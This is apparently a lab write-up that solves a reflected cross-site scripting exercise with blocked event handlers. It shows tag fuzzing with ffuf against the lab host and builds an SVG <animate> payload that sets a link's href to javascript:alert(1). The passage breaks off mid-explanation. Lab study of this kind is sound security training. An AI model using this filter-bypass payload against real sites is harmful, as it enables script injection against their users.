This lab contains a reflected XSS vulnerability with some whitelisted tags, but all events and anchor href attributes are blocked.
To solve the lab, perform a cross-site scripting attack that injects a vector that, when clicked, calls the alert function.
Note that you need to label your vector with the word “Click” in order to induce the simulated lab user to click your vector. For example:
<a href="">Click me</a>
Go through the application :
- Blogging application
- User can search the post by searching through a search box in the home page
- user can click and open a specific post
- User can add comments on the post
In search box search a unique text and see where it is displayed :


The searched text is displayed inside the
<h1>tag
When a user click on
Searchbutton, it makes anGETcall to this/endpoint withURLparameter :search

Try to insert an angle brackets whether we can insert or not :
xyz123>abc<abc<x>abc</x>

Click
Search

Got message that tag is not allowed
okay only search :
xyz123>abc<abc
Click
Search

.Again got same error
okay lets check for angle brackets only
abc<>xyz


This time it gets passed
See the page source :

The tags are inserted in the DOM
Okay now we will find out the allowed tag by brute forcing with Burp intruder

Its Very slow to bruteforce using Burp’s Community Edition’s Intruder
Lets use ffuf to fuzz this attack:
Create the request file :
$ touch request/Lab27_request1.txt
GET /?search=abc<>xyz HTTP/2
Host: 0a040040043360518163347c005e0097.web-security-academy.net
Cookie: session=eK6i2Jr6fNMDR7aOulfyIBe3GUfkYwBY
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:152.0) Gecko/20100101 Firefox/152.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer: https://0a040040043360518163347c005e0097.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

$ ffuf --request requests/27_request.txt -w ~/Bug_hunting_practice/wordlists/html/tags_wordlist_without_angle_bracket.txt -p 0.5

allowed tags :
<a><animate><image><title><svg>
Lets try to inject
<a>tag withhrefattribute


The attribute is not allowed
The Lab Constraints
The lab tells you upfront:
- Event handlers are blocked (
onerror,onload,onclick, etc.) hrefattributes containingjavascript:are blocked- You need to call
alert()somehow
A professional pentester reads these constraints and immediately thinks: “what XSS vectors exist that don’t need event handlers or javascript: href?”
The Thought Process
Step 1 — Understand What’s Blocked vs What Exists
Blocked:
  onerror, onload, onclick, onmouseover... (all event handlers)
  href="javascript:..."

Not blocked (potentially):
  SVG animate elements
  HTML tags themselves
  Non-javascript: URI schemes
  Tags that have built-in behavior without event handlers
Step 2 — Think About Tags With Native Behavior
The pentester asks: “what HTML elements DO something without needing event handlers?”
<a href="...">     → navigates on click (href still works, just javascript: blocked)
<form action="..."> → submits on enter
<input autofocus>  → focuses automatically — but onfocus is an event handler, blocked
<animate>          → SVG animation runs natively without event handlers
Step 3 — The Key Insight: SVG <animate> with href
SVG has an <animate> element that can animate attributes of other elements — including the href of an <a> tag. And crucially:
<animate>runs natively — no event handler needed- It can set
hrefto any value — includingjavascript:alert(1) - The block on
href="javascript:"may only apply to direct href attributes, not animated ones
Step 4 — Construct the Payload
<svg>
  <a>
    <animate
      attributeName="href"
      values="javascript:alert(1)"
      begin="0s">
    </animate>
    Click me
  </a>
</svg>
What this does:
<svg>        → opens SVG context
  <a>        → anchor tag with no href initially (passes filter)
    <animate
